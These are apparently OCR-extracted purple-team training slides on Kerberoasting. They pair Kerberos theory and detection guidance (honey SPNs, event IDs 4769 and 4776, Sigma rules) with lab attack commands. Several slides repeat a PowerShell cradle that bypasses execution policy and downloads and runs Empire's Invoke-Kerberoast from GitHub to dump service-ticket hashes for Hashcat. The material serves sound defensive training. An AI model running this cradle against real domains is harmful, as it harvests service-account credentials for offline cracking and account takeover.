


Applied Purple Teaming – LC1170 Kerberoasting
The Hunt for Kerberoasting

Related Applied Purple Teaming Lab: L1170
Related Atomic Purple Team Report: PB1170

MITRE:
T1558 – Forging Kerberos Tickets / .003 Kerberoasting
S10194 – PowerSploit
S10363 - Empire

Event IDs:
4768 - A Kerberos authentication ticket (TGT) was requested.
4769 - A Kerberos service ticket was requested.
4776 - The computer attempted to validate the credentials for an account

Lifecycle Ingest & Goal Setting


The Ingest: Tim Medin

The specific attack/component?

- Kerberoasting

The goal of the lifecycle:

- Demonstrate attack and hunt
- Hunt for Event IDs
- Catch this behavior



defensiveorigins.com

 LC1170.2 – Kerberoasting – https://attack.mitre.org/techniques/T1558/003/

Atomic Purple Team Phase: Ingest/Analysis

Links:
https://www.blackhillsinfosec.com/a-toast-to-kerberoast/


Planning - Kerberoasting

SPNs, TGTs, and the three-headed guard dog of Hades.

Service Principal Name:

- A UID for a service instance
- Required for a service to auth against AD

Also makes the service account a target



defensiveorigins.com

Atomic Purple Team Phase: Planning


MITRE:
T1558 – Forging Kerberos Tickets

Planning – Kerberoasting – Client Authentication

Kerberos authentication is a conceptual challenge
Client auths, transforms password into the cipher key
Clients sends the AS/TGS the user ID (clear)
The AS gens up a secret key and returns:

- A: TGS Session Key
- B: TGT encrypted with the TGS secret key

Client can then decrypt the session key



defensiveorigins.com


Atomic Purple Team Phase: Planning

MITRE:
T1558 – Forging Kerberos Tickets

Planning – Kerberoasting – Client Service Authorization

C: Client now sends encrypted TGT and the UID
D: And, the authenticator bits now encrypted with the TGS session key
TGS does a bunch of comparisons and provides:
E: Client to server ticket
- Client ID and network address
- Validity period
- Client / server session key

F: Client to server session key
- Encrypted with TGS



Atomic Purple Team Phase: Planning

MITRE:
T1558 – Forging Kerberos Tickets


Planning – Kerberoasting – Client Service Request

Client service can now authenticate!
E: Client to server ticket
G: Another authenticator with:

- Client ID, timestamp
- Encrypted with client/server session key

H: Timestamps are checked

Services can be now be serviced and are serviceable.



defensiveorigins.com
 LC1170.6 – Kerberoasting – https://attack.mitre.org/techniques/T1558/003/

Atomic Purple Team Phase: Planning

MITRE:
T1558 – Forging Kerberos Tickets

Attack!


To stage this attack, we need at least one account with an SPN.

Let's create one:

```
setspn -a ws01/glen.shaw.labs.local:1433 labs.local\glen.shaw
```

```
PS C:\Users\itadmin> setspn -a ws01/glen.shaw.labs.local:1433 labs.local\glen.shaw
Checking domain DC=labs,DC=local

Registering ServicePrincipalNames for CN=Glen.Shaw,OU=UserAccounts,DC=labs,DC=local
        ws01/glen.shaw.labs.local:1433
Updated object
```



defensiveorigins.com

 LC1170.7 – Kerberoasting – https://attack.mitre.org/techniques/T1558/003/

Atomic Purple Team Phase: Attack

Commands:

```
setspn -a ws01/glen.shaw.labs.local:1433 labs.local\glen.shaw
```

MITRE:
T1558 – Forging Kerberos Tickets


Attack!

Check for SPNs on the domain

```
setspn -T labs.local -Q */*
```

```
CN=krbtgt,CN=Users,DC=labs,DC=local
        kadmin/changepw
CN=Glen.Shaw,OU=UserAccounts,DC=labs,DC=local
        ws01/glen.shaw.labs.local:1433
CN=ws01,OU=ComputerAccounts,DC=labs,DC=local
        TERMSRV/ws01
        TERMSRV/ws01.labs.local
        WSMAN/ws01
        WSMAN/ws01.labs.local
        RestrictedKrbHost/ws01
        HOST/ws01
        RestrictedKrbHost/ws01.labs.local
        HOST/ws01.labs.local

Existing SPN found!
```



defensiveorigins.com


Atomic Purple Team Phase: Attack

Commands:

```
setspn -T labs.local -Q */*
```

MITRE:

T1558 – Forging Kerberos Tickets



Atomic Purple Team Phase: Attack

Commands:

```
powershell.exe -NoP -NonI -Exec Bypass IEX (New-Object
        Net.WebClient).DownloadString('https://raw.githubusercontent.com/Em
        pireProject/Empire/master/data/module_source/credentials/Invoke-
        Kerberoast.ps1');Invoke-Kerberoast -erroraction silentlycontinue -
        OutputFormat Hashcat
```

MITRE:
T1558 – Forging Kerberos Tickets

Links:
https://github.com/EmpireProject/Empire
https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1

Clean Up Line Breaks and Make a Crackable Ticket

Copy the ticket over to a system with a modern text editor.

```
cat kerb.txt | grep Hash -A 29 | sed 's/\<Hash\>//g' | sed
 s/://g | sed s/--//g | sed -r 's/\s+//g' | tr '\n' ' ' | sed
 's/\s//g' | sed 's/$k\{1,\}/\'$'\n&/g'
```

defensiveorigins.com

 LC1170.10 – Kerberoasting – https://attack.mitre.org/techniques/T1558/003/


Atomic Purple Team Phase: Attack

Commands:

```
cat kerb.txt | grep Hash -A 29 | sed 's/\<Hash\>//g' | sed s/://g | sed
      s/--//g | sed -r 's/\s+//g' | tr '\n' ' ' | sed 's/\s//g' | sed
      's/$k\{1,\}/\'$'\n&/g'
```

MITRE:

T1558 – Forging Kerberos Tickets



Atomic Purple Team Phase: Attack

Commands:

```
powershell -ep bypass
IEX (New-Object
      Net.WebClient).DownloadString('https://raw.githubusercontent.com/Em
      pireProject/Empire/master/data/module_source/credentials/Invoke-
      Kerberoast.ps1');Invoke-Kerberoast -erroraction silentlycontinue -
      OutputFormat Hashcat | Select-Object Hash | Out-File -filepath
      'c:\users\public\HashCapture.txt' -Width 8000
```

MITRE:
T1558 – Forging Kerberos Tickets

Links:
https://github.com/EmpireProject/Empire
https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1

Hunt and Defend Methodology

How will hunting/defending work?

- One of best defenses? Honey SPN

Further defensive controls implementation:

- Kerberos Credential Validation: EID# 4776
- Kerberos Ticket Operations: EID# 4769
- Strong and random passwords in place

defensiveorigins.com

Atomic Purple Team Phase: Hunt and Defend

Event IDs:
4768 - A Kerberos authentication ticket (TGT) was requested.
4769 - A Kerberos service ticket was requested.
4776 - The computer attempted to validate the credentials for an account

Adjust / Harden

Are adjustments needed to reach LC Goal?

Document adjustments and attempt attack/defense again.

defensiveorigins.com

Atomic Purple Team Phase: Adjust and Harden

Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.

defensiveorigins.com

Atomic Purple Team Phase: Reporting


Report Findings and Prepare for Production

Prepare a report (playbook).

Prepare for Change Management Controls for changes to be deployed in production.

defensiveorigins.com

 LC1170.15 – Kerberoasting – https://attack.mitre.org/techniques/T1558/003/



Purple Team Lifecycle

Overall Status: **In DEV**

PB1170 - Kerberoasting

Lifecycle Project Manager
Jordan Drysdale
Office: 777.777.7777
Mobile: 888.888.8888
Email: jordan@defensiveorigins.com

- Lifecycle Kickoff: 10/21/2020
- Simulation Start: 10/23/2020
- Simulation End: 10/31/2020
- Configuration Identified: 10/25/2020
- Change Management Referred 10/29/2020
- Configuration Deployed: 10/30/2020

Status Code Legend
- Attack Simulation
- Defense Simulation
- System Configuration Change
- Information

APT Lifecycle Ingest and Research

- Lifecycle Type: **Attack Simulation**
- Lifecycle Objective: **Detection / Alerting**
- Ingest Source: Webcast / InfoSec Chatter
- https://attack.mitre.org/techniques/T1558/003/

- Identify the ingest/intended attack and/or defense techniques. Define source of technique and type of ingest: Tim Medin's webcast on attack: https://www.youtube.com/watch?v=lBeUz7zkN24

The Kerberoast attack has been used to gather credential materials (hashes) for service accounts with registered SPNs. Hackers can then crack the hashes offline to recover usable credentials (often privileged accounts).

Attack methodology

- Attack Methodology Test

```
# Add an SPN to an account then query for all records
setspn -a ws01/glen.shaw.labs.local:1433 labs.local\glen.shaw
setspn -T labs.local -Q */*

# From command prompt
# Instantiate powershell.exe, cradle the kerberoast module, run it, and output to Hashcat
powershell.exe -NoP -NonI -Exec Bypass IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master
/data/module_source/credentials/Invoke-Kerberoast.ps1');Invoke-Kerberoast -erroraction
silentlycontinue -OutputFormat Hashcat

# Cleaner output than command
powershell -ep bypass

# Do the same thing done previously, cleaner
IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master
/data/module_source/credentials/Invoke-Kerberoast.ps1');Invoke-Kerberoast -erroraction
silentlycontinue -OutputFormat Hashcat | Select-Object Hash | Out-File -filepath
'c:\users\public\HashCapture.txt' -Width 8000
```

Defense methodology

Defense Methodology Test

- Use an account as a Honey-SPN target. Anytime the account gets enumerated, trigger responses.

ATOMIC PURPLE TEAMING
© 2020 DEFENSIVE ORIGINS LLC
PB0170.1

Atomic Purple Team Phase: Reporting


Related Atomic Purple Team Report: PB1170

Lessons Learned

New Techniques Learned?

Gained Experience?


Has the organization's security posture been improved?



defensiveorigins.com

 LC1170.16 – Kerberoasting – https://attack.mitre.org/techniques/T1558/003/

Atomic Purple Team Phase: Lessons Learned



Atomic Purple Team Phase: Lessons Learned

Commands:

```
setspn -T labs.local -Q */*
powershell.exe -NoP -NonI -Exec Bypass IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/Empi
reProject/Empire/master/data/module_source/credentials/Invoke-
Kerberoast.ps1');Invoke-Kerberoast -erroraction silentlycontinue -
OutputFormat Hashcat
```

Applied Purple Team Lab: L1170
Related Atomic Purple Team Report: PB1170

MITRE:
T1558 – Forging Kerberos Tickets / .003 Kerberoasting
S10194 – PowerSploit
S10363 - Empire

Event IDs:
4768 - A Kerberos authentication ticket (TGT) was requested.
4769 - A Kerberos service ticket was requested.
4776 - The computer attempted to validate the credentials for an account

Links:
https://github.com/EmpireProject/Empire
https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1
https://github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_alert_enable_weak_encryption.yml
https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_spn_enum.yml